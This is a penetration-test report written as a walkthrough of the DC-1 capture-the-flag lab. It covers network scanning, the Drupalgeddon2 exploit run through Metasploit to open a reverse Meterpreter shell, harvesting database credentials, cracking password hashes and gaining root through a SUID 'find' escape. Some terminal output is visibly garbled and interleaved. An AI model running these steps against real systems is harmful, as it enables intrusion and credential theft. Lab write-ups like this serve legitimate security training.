

PENETRATION TESTING REPORT

ROHIT NANDANWAR

Date: 16/03/2025

Email : rnandanwar098@gmail.com

Table of Contents

1. Execution Summary

I. Summary of Execution

2. Attack Narrative

I. Enumeration and Scanning

II. Web Application Analysis

III. Privilege Escalation

3. Conclusion

4. Recommendations

Execution Summary:

I was assigned to conduct a penetration test on the target machine **DC-1** with the IP address (192.168.29.131) to evaluate its security vulnerabilities and identify potential attack vectors. The objective of this assessment was to simulate real-world attack scenarios and uncover weaknesses that could be exploited by a malicious attacker.

The penetration test focused on the following goals:

- Gaining unauthorized shell access to the system.
- Exploiting misconfigurations and web application vulnerabilities to escalate privileges.
- Extracting sensitive data stored on the machine.

During the assessment, various techniques such as **directory enumeration, weak credential exploitation, and privilege escalation** were used to gain **root access** to the system. If an attacker successfully executes these steps, they could compromise the system, steal confidential data, and establish persistent access.

The findings in this report highlight key vulnerabilities that need to be addressed to strengthen the system's security posture and prevent potential real-world attacks.

I. Summary of Results:

The security assessment of **DC-1** was conducted using multiple penetration testing tools, including **Nmap, Gobuster, Hydra, and other enumeration techniques** to identify vulnerabilities in the system. The primary objective was to discover weaknesses in exposed services, misconfigurations, and insecure authentication mechanisms that could be exploited by an attacker.

During the testing process, the following vulnerabilities were identified:

- **Weak login credentials** allowing unauthorized access to web applications and services.
- **Misconfigured services** leading to privilege escalation.
- **Exposed sensitive files and directories** due to improper security configurations.

If these vulnerabilities are exploited by an attacker, they could:

- Gain **unauthorized shell access** and execute system commands.
- Extract **sensitive information** stored on the machine.
- Maintain **persistent access** to the compromised system.

To mitigate these risks, **strong authentication policies, proper system hardening, and regular security audits** should be implemented to prevent unauthorized access and protect the system from potential attacks.

Attack Narrative:

I. Enumeration and Scanning:

I started with **arp-scan** to identify the target's IP address, then used **Nmap** to scan for active services.

```
[root@parrot]-[/home/rohit_23/Desktop]
#arp-scan -l flag.d64
Interface: ens33, type: EN10MB, MAC: 00:0c:29:3a:24:a6, IPv4: 192.168.29.129
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.1 00:50:56:c0:00:08 VMware, Inc.
192.168.29.2 00:50:56:e7:e2:58 VMware, Inc.
192.168.29.131 00:0c:29:7c:f9:d8 VMware, Inc.
192.168.29.254 00:50:56:e1:26:df VMware, Inc.
```

FIG 1

```

[root@parrot]~[/home/rohit_23/Desktop]
#nmap -A 192.168.29.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-22 12:47 EDT
Nmap scan report for 192.168.29.131
Host is up (0.00061s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.0p1 Debian 4+deb7u7 (protocol 2.0)
|_ ssh-hostkey:
|   1024 c4:d6:59:e6:77:4c:22:7a:96:16:60:67:8b:42:48:8f (DSA)
|   2048 11:82:fe:53:4e:dc:5b:32:7f:44:64:82:75:7d:d0:a0 (RSA)
|_  256 3d:aa:98:5c:87:af:ea:84:b8:23:68:8d:b9:05:5f:d8 (ECDSA)
80/tcp    open  http      Apache httpd 2.2.22 ((Debian))
|_ http-title: Welcome to Drupal Site | Drupal Site
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache/2.2.22 (Debian)
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000   2,3,4      111/tcp     rpcbind
|   100000   2,3,4      111/udp     rpcbind
|   100000   3,4        111/tcp6    rpcbind
|   100000   3,4        111/udp6    rpcbind
|   100024   1          37069/udp6  status
|   100024   1          40628/udp   status
|   100024   1          40665/tcp6  status
|_  100024   1          55442/tcp   status
MAC Address: 00:0C:29:7C:F9:D8 (VMware)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3
OS details: Linux 3.2 - 3.16
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT    ADDRESS
1   0.61 ms 192.168.29.131

```

FIG 2

I. Web Application Analysis:

Noticing that an HTTP server is running, I quickly open the target's IP address in a browser to inspect the website.




FIG 3

II. Selecting Payload:

In this scenario, Metasploit Framework (msfconsole) is used to exploit a **Remote Code Execution (RCE) vulnerability** in **Drupal 7** via the **Drupalgeddon2** exploit. This exploit takes advantage of a flaw in the **Forms API property injection** mechanism, allowing an attacker to execute arbitrary code on a vulnerable Drupal installation.




FIG 4

After selecting the exploit module, **RHOST** was set as required, and the payload was executed, establishing a **Meterpreter session** with full remote access to the compromised Drupal server.




FIG 5

```
[msf](Jobs:0 Agents:0) exploit(unix/webapp/drupal_drupalgeddon2) >> set RHOST 192.168.29.131
RHOST => 192.168.29.131
[msf](Jobs:0 Agents:0) exploit(unix/webapp/drupal_drupalgeddon2) >> run
[*] Started reverse TCP handler on 192.168.29.129:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] The service is running, but could not be validated.
[*] Sending stage (40004 bytes) to 192.168.29.131
[*] Meterpreter session 1 opened (192.168.29.129:4444 -> 192.168.29.131:52093) at 2025-03-22 12:59:22 -0400

(Meterpreter 1)(/var/www) >
```

FIG 6

After gaining **Meterpreter access**, I enumerated hidden directories and successfully retrieved the first flag.

```
100644/rw-r--r-- 3092376453840 fil 188498731153-02-08 21:33:43 -0500 cron.php
100644/rw-r--r-- 223338299444 fil 211037522224-07-25 00:21:02 -0400 flag1.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 includes
100644/rw-r--r-- 2272037700113 fil 188498731153-02-08 21:33:43 -0500 index.php
100644/rw-r--r-- 3019362009791 fil 188498731153-02-08 21:33:43 -0500 install.php
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 misc
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 modules
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 profiles
100644/rw-r--r-- 6704443950617 fil 188498731153-02-08 21:33:43 -0500 robots.txt
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 scripts
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 sites
040755/rwxr-xr-x 17592186048512 dir 188498731153-02-08 21:33:43 -0500 themes
100644/rw-r--r-- 85645942869477 fil 188498731153-02-08 21:33:43 -0500 update.php
100644/rw-r--r-- 9354438772866 fil 188498731153-02-08 21:33:43 -0500 web.config
100644/rw-r--r-- 1791001362849 fil 188498731153-02-08 21:33:43 -0500 xmlrpc.php

(Meterpreter 1)(/var/www) > cat flag1.txt
Every good CMS needs a config file - and so do you.
```

FIG 7

III. *Privilege Escalation:*

I entered shell mode by typing **shell**, navigated to the **/home directory**, and discovered the second flag.

```
(Meterpreter 1)(/var/www) > shell
Process 3469 created.
Channel 0 created.
python -c 'import pty; pty.spawn("/bin/bash")'
```

FIG 9


```

(Meterpreter 1)(/var/www) > cd /home
(Meterpreter 1)(/home) > ls
Listing: /home
=====
Mode                Size                Type      Last modified          Name
----                -
040755/rwxr-xr-x    17592186048512    dir      211037588914-08-04 03:19:52 -0400    flag4

(Meterpreter 1)(/home) > cd flag4
(Meterpreter 1)(/home/flag4) > ls
Listing: /home/flag4
=====
Mode                Size                Type      Last modified          Name
----                -
100600/rw-----    120259084316     fil      211037588914-08-04 03:19:52 -0400    .bash_history
100644/rw-r--r--    944892805340     fil      211037561830-04-10 11:31:29 -0400    .bash_logout
100644/rw-r--r--    14568529071424   fil      211037561830-04-10 11:31:29 -0400    .bashrc
100644/rw-r--r--    2899102925475    fil      211037561830-04-10 11:31:29 -0400    .profile
100644/rw-r--r--    536870912125     fil      211037584831-07-12 01:11:22 -0400    flag4.txt

(Meterpreter 1)(/home/flag4) > cat flag4.txt
Can you use this same method to find or access the flag in root?

Probably. But perhaps it's not that easy. Or maybe it is?

```

FIG 10

While exploring directories, I discovered a suspicious **sites** directory containing database files, where I found the **third flag**. Using **MySQL**, I accessed the database and retrieved user and admin credentials, but the password was encrypted.

```

www-data@DC-1:/$ cd /var/www/6 Feb 19 2019 .
cd /var/www/23 root root 4096 Feb 19 2019 ..
www-data@DC-1:/var/www$ cd sites-b 19 2019 bin
cd sites-x 3 root root 4096 Feb 19 2019 boot
www-data@DC-1:/var/www/sites$ ls -la 08:15 dev
ls -la r-x 85 root root 4096 Mar 23 09:10 etc
total 24-x 3 root root 4096 Feb 19 2019 home
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 .img -> /boot/initrd
drwxr-xr-x 9 www-data www-data 4096 Feb 19 2019 .img.old -> /boot/init
-rw-r--r-- 1 www-data www-data 1904 Nov 21 2013 README.txt
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 all
dr-xr-xr-x 3 www-data www-data 4096 Feb 19 2019 default
-rw-r--r-- 1 www-data www-data 2365 Nov 21 2013 example.sites.php
www-data@DC-1:/var/www/sites$ cd default 16 mnt
cd default 2 root root 4096 Feb 19 2019 opt
www-data@DC-1:/var/www/sites/default$ ls -la root
ls -la --- 4 root root 4096 Feb 28 2019 root
total 52-x 15 root root 640 Mar 23 08:15 run
dr-xr-xr-x 3 www-data www-data 4096 Feb 19 2019 .
drwxr-xr-x 4 www-data www-data 4096 Nov 21 2013 ..
-rw-r--r-- 1 www-data www-data 23202 Nov 21 2013 default.settings.php
drwxrwxr-x 3 www-data www-data 4096 Feb 19 2019 files
-r--r--r-- 1 www-data www-data 15989 Feb 19 2019 settings.php
www-data@DC-1:/var/www/sites/default$ cat settings.php

```

FIG 11

```

* flag2-x 2 root root 4096 Feb 19 2019 bin
* Brute force and dictionary attacks aren't the
* only ways to gain access (and you WILL need access).
* What can you do with these credentials? etc
* -x-x-x-x 3 root root 4096 Feb 19 2019 home
* / -x-x-x-x 1 root root 28 Feb 19 2019 initrd.img ->
initrd.img 1 root root 28 Feb 19 2019 initrd.img.ol
$databases = array ( root 4096 Feb 19 2019 lib
'default' => root root 4096 Feb 19 2019 lib64
array ( 2 root root 16384 Feb 19 2019 lost+found
'default' => root root 4096 Feb 19 2019 media
array ( 2 root root 4096 May 30 2016 mnt
'database' => 'drupaldb', Feb 19 2019 opt
'dr-xr-xr-x' => 'dbuser', 0 Mar 23 08:15 proc
'drwxr-xr-x' => 'R0ck3t', 6 Feb 28 2019 root
'drwxr-xr-x' => 'localhost', 40 Mar 23 08:15 run
'drwxr-xr-x' => '!', root 4096 Feb 19 2019/sbin
'drwxr-xr-x' => 'mysql', 4096 Jun 10 2012 selinux
'drwxr-xr-x' => '!', root 4096 Feb 19 2019/srv
drwx), r-x 12 root root 0 Mar 23 08:15 sys
drwxr-xr-x 4 root root 4096 Mar 23 09:09 tmp
); -x-x-x-x 11 root root 4096 Feb 19 2019/usr

```

FIG 12

```
www-data@DC-1:/var/www/sites/default$ mysql -u dbuser -p
mysql -u dbuser -p
Enter password: R0ck3t

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 93
Server version: 5.5.60-0+deb7u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| drupaldb                |
+-----+
2 rows in set (0.00 sec)

mysql> use drupaldb;
use drupaldb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

FIG 12

To decrypt the encrypted password, I used **Hashcat** with the **rockyou.txt** wordlist. Running the command **./hashcat64.exe -m 7900 hashes.txt rockyou.txt**, I initiated the cracking process. After successful decryption, I retrieved the password: **53cr3t**.

```
mysql> find users
find users
-> select *from users;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'find users
mysql> select *from users;
mysql> select *from users;
select *from users;
+-----+
| uid | name | pass | mail | theme | signature | signature_format | created | access | login |
+-----+
| 0 | NULL |  |  |  |  |  | 0 | 0 | 0 |
| 1 | admin | $5$DvQ16Y600iNeXR1eEMP94Y6FVN8nujJcEDTCP9nS5.i38jnEKuDR | admin@example.com |  |  |  | 1550581826 | 1550583852 | 1550582362 |
| 2 | Fred | $5$DWGrxfef6.D0cwB5Ts.GlnLw15chrRrWH2s1R3QBwC0EkvBQ/9TCGg | fred@example.org |  |  |  | 1550581952 | 1550582225 | 1550582225 |
+-----+
3 rows in set (0.00 sec)
```

FIG 13

After logging into the website using the decrypted credentials, I navigated to the Home tab and successfully found the fourth flag.




FIG 14

I used the command `find / -perm u=s -type f 2>/dev/null` to search for binaries with **SUID** permissions. Among them, I found the `find` command, which seemed unusual. Checking **GTFOBins**, I confirmed it was exploitable. Using `find . -exec /bin/sh \;`, I successfully gained **root access** and retrieved the **final flag**.

```
find / -perm -u=s -type f 2>/dev/null
/bin/mount
/bin/ping
/bin/su
/bin/ping6
/bin/umount
/usr/bin/at
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/find
/usr/sbin/exim4
/usr/lib/pt_chown
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/sbin/mount.nfs
```

FIG 15

```
find . -exec '/bin/sh' \;
cd /root
ls
thefinalflag.txt
cat thefinalflag.txt
Well done!!!!

Hopefully you've enjoyed this and learned some new skills.

You can let me know what you thought of this little journey
by contacting me via Twitter - @DCAU7
```

FIG 16

Conclusion:

In conclusion, this challenge tested various skills, including web exploitation, credential cracking, and privilege escalation. By leveraging vulnerabilities like Drupalgeddon2, extracting credentials, and exploiting SUID misconfigurations, I successfully gained root access and captured the final flag.

Recommendations:

- **Keep Software Updated** – Regularly update CMS platforms like Drupal to patch known vulnerabilities.
- **Use Strong Credentials** – Enforce complex passwords and avoid storing credentials in easily accessible locations.
- **Limit SUID Binaries** – Restrict SUID permissions on binaries like find to prevent privilege escalation.
- **Harden Database Security** – Encrypt stored passwords and use multi-factor authentication for admin access.
- **Monitor & Restrict Access** – Implement intrusion detection systems (IDS) and restrict access to critical services.